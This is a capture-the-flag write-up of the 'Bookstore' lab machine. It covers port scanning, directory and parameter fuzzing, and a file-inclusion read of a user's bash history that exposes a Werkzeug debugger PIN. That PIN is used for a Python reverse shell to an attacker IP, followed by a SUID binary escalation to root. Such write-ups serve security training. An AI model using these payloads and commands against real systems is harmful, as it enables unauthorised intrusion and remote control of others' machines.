Bookstore
Enumeration
nmap -sC -sV -oN nmap/initial 10.10.98.215
We found 3 Ports open!
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 44:0e:60:ab:1e:86:5b:44:28:51:db:3f:9b:12:21:77 (RSA)
|   256 59:2f:70:76:9f:65:ab:dc:0c:7d:c1:a2:a3:4d:e6:40 (ECDSA)
|_  256 10:9f:0b:dd:d6:4d:c7:7a:3d:ff:52:42:1d:29:6e:ba (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Book Store
5000/tcp open  http    Werkzeug httpd 0.14.1 (Python 3.6.9)
| http-robots.txt: 1 disallowed entry
|_/api </p>
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Port 80
Visiting port 80 didn’t give much. but on login.html i found this:
<!--Still Working on this page will add the backend support soon, also the debugger pin is inside sid's bash history file -->
Let’s keep it for future! Ok now Let’s do some Fuzzing!
gobuster dir -u http://10.10.98.215/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -o root.gobuster
/images               (Status: 301) [Size: 313] [--> http://10.10.98.215/images/]
/assets               (Status: 301) [Size: 313] [--> http://10.10.98.215/assets/]
/javascript           (Status: 301) [Size: 317] [--> http://10.10.98.215/javascript/]
Found an endpoint!
Visiting assets, a file caught my eyes: http://10.10.98.215/assets/js/api.js
function getAPIURL() {
  var str = window.location.hostname;
  str = str + ":5000";
  return str;
}

async function getUsers() {
  var u = getAPIURL();
  let url = "http://" + u + "/api/v2/resources/books/random4";
  try {
    let res = await fetch(url);
    return await res.json();
  } catch (error) {
    console.log(error);
  }
}

async function renderUsers() {
  let users = await getUsers();
  let html = "";
  users.forEach((user) => {
    let htmlSegment = `<div class="user">
	 	        <h2>Title : ${user.title}</h3> <br>
                        <h3>First Sentence : </h3> <br>
			<h4>${user.first_sentence}</h4><br>
                        <h1>Author: ${user.author} </h1> <br> <br>
                </div>`;

    html += htmlSegment;
  });

  let container = document.getElementById("respons");
  container.innerHTML = html;
}
renderUsers();

//the previous version of the api had a paramter which lead to local file inclusion vulnerability, glad we now have the new version which is secure.
Port 5000 => /api
Hmm, Intresting!
//the previous version of the api had a paramter which lead to local file inclusion vulnerability, glad we now have the new version which is secure.
Let’s Fuzz?
gobuster dir -u http://10.10.98.215:5000/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -o root-5000.gobuster
/api                  (Status: 200) [Size: 825]
/console              (Status: 200) [Size: 1985]
/robots.txt           (Status: 200) [Size: 45]
Visiting /api:

Since There’s v2 of the api and the comment above said the previous version has a paramater that has an LFI vulnerability, Let’s Fuzz the parameters on v1?
ffuf -u "http://10.10.98.215:5000/api/v1/resources/books?FUZZ=1" -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt
author                  [Status: 200, Size: 3, Words: 1, Lines: 2, Duration: 605ms]
id                      [Status: 200, Size: 237, Words: 53, Lines: 10, Duration: 453ms]
published               [Status: 200, Size: 3, Words: 1, Lines: 2, Duration: 745ms]
show                    [Status: 500, Size: 23076, Words: 3277, Lines: 357, Duration: 834ms]
Testing all parameters we found that show parameter is vulnerable!

Hmm, where do we go? Remember this?
<!--Still Working on this page will add the backend support soon, also the debugger pin is inside sid's bash history file -->
Based on this we know that there is a user named sid let’s get his files!
curl "http://10.10.98.215:5000/api/v1/resources/books?show=/home/sid/user.txt"
REDACTED
Port 5000 => /console
curl "http://10.10.98.215:5000/api/v1/resources/books?show=/home/sid/.bash_history"
cd /home/sid
whoami
export WERKZEUG_DEBUG_PIN=REDACTED
echo $WERKZEUG_DEBUG_PIN
python3 /home/sid/api.py
ls
exit
This PIN will be useful on the console debug web page. Let’s visit it:

Putting the PIN opened us the way to do some RCE with python! So let’s get a Python Rev Shell?
Setting up a netcat listener on port 9001 on your machine:
rlwrap nc -nvlp 9001
on the console app put this payload:
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<YOUR_IP>",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);
and voila 🎉! we got a shell!
Let’s stabilize it:
python3 -c 'import pty;pty.spawn("/bin/bash")'

CTRL + Z

stty raw -echo; fg

ENTER
ENTER

export TERM=xterm
After getting a shell let’s see what is inside of the sid home directory:
sid@bookstore:~$ ls -lah
ls -lah
total 80K
drwxr-xr-x 5 sid  sid  4.0K Oct 20  2020 .
drwxr-xr-x 3 root root 4.0K Oct 20  2020 ..
-r--r--r-- 1 sid  sid  4.6K Oct 20  2020 api.py
-r-xr-xr-x 1 sid  sid   160 Oct 14  2020 api-up.sh
-r--r----- 1 sid  sid   116 Oct 20  2020 .bash_history
-rw-r--r-- 1 sid  sid   220 Oct 20  2020 .bash_logout
-rw-r--r-- 1 sid  sid  3.7K Oct 20  2020 .bashrc
-rw-rw-r-- 1 sid  sid   16K Oct 19  2020 books.db
drwx------ 2 sid  sid  4.0K Oct 20  2020 .cache
drwx------ 3 sid  sid  4.0K Oct 20  2020 .gnupg
drwxrwxr-x 3 sid  sid  4.0K Oct 20  2020 .local
-rw-r--r-- 1 sid  sid   807 Oct 20  2020 .profile
-rwsrwsr-x 1 root sid  8.3K Oct 20  2020 try-harder
-r--r----- 1 sid  sid    33 Oct 15  2020 user.txt
Hmm, try-harder is a SUID Binary and it runs it as root!
Run a python server on the victim to get the file:
python3 -m http.server
On our machine:
wget http://10.10.98.215:8000/try-harder
Let’s decompile it with Ghidra.
int main() {
    setuid(0x0);
    puts("What's The Magic Number?!");
    __isoc99_scanf(0x8ee);
    if ((var_14 ^ 0x1116 ^ 0x5db3) == 0x5dcd21f4) {
            system("/bin/bash -p");
    }
    else {
            puts("Incorrect Try Harder");
    }
    rax = *0x28 ^ *0x28;
    if (rax != 0x0) {
            rax = __stack_chk_fail();
    }
    return rax;
}
Hmm, Let’s give this to chatgpt:
if ((var_14 ^ 0x1116 ^ 0x5db3) == 0x5dcd21f4) {
    system("/bin/bash -p");
}
but chatgpt failed multiple times, What should we do now? Let’s do it manually:
since that (var_14 ^ 0x1116 ^ 0x5db3) == 0x5dcd21f4 XOR-ing 0x1116 and 0x5db3 and expects the result to be equal to 0x5dcd21f4. so what if we XOR-ed 0x5dcd21f4, 0x5db3 and 0x1116? Let’s do it with python!
python3 -c "print(0x5dcd21f4^0x5db3^0x1116)"
1573743953
And We are root!!!
sid@bookstore:~$ ./try-harder
What's The Magic Number?!
1573743953

root@bookstore:~# cat /root/root.txtcat /root/root.txt

REDACTED!